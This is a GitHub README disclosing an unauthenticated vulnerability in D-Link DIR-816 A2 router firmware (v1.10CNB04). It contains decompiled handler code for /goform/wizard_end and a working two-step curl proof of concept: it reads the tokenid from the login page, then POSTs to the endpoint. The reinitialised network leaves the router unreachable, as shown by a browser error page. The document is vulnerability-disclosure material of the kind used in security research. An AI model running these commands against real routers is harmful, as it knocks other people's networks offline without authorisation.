z1r00 / IOT_Vul Public

Code Issues 2 Pull requests Actions Projects Security ...

main

IOT_Vul / dlink / Dir816 / wizard_end / readme.md

z1r00 Update readme.md History

1 contributor


36 lines (21 sloc) | 921 Bytes

D-link DIR-816 A2_v1.10CNB04.img Initializing the network without authentication

Firmware information

- Manufacturer's address：https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

Affected version




DIR-816

Type	Firmware
Description	Firmware: DIR-816_A2_FW_v1.10 (for DCN)
Download	DIR-816_A2_FW_1.10CNB04_Release note.pdf DIR-816 A2_v1.10CNB04.img
Last modified	2017/03/23

The picture above shows the latest firmware for this version

Vulnerability details



```
int __fastcall sub_461B7C(int a1)
{
  nvram_bufset(0, "flag_wizard", &word_4784D8);
  sub_460C04(&dword_483AF0);
  updateFlash8021x(0);
  nvram_commit(0);
  nvram_commit(1);
  initInternet();
  return websRedirect(a1, "status.asp");
}
```

Vulnerability occurs in /goform/wizard_end, Initialize the network without authentication

Poc


The first thing you need to do is to get the tokenid

```
curl http://192.168.0.1/dir_login.asp | grep tokenid
```

Then run the following poc

```
curl -i -X POST http://192.168.0.1/goform/wizard_end -d tokenid=xxxx
```

now inaccessible



无法访问此网站

192.168.0.1 拒绝了我们的连接请求。

请试试以下办法：

- 检查网络连接
- 检查代理服务器和防火墙

ERR_CONNECTION_REFUSED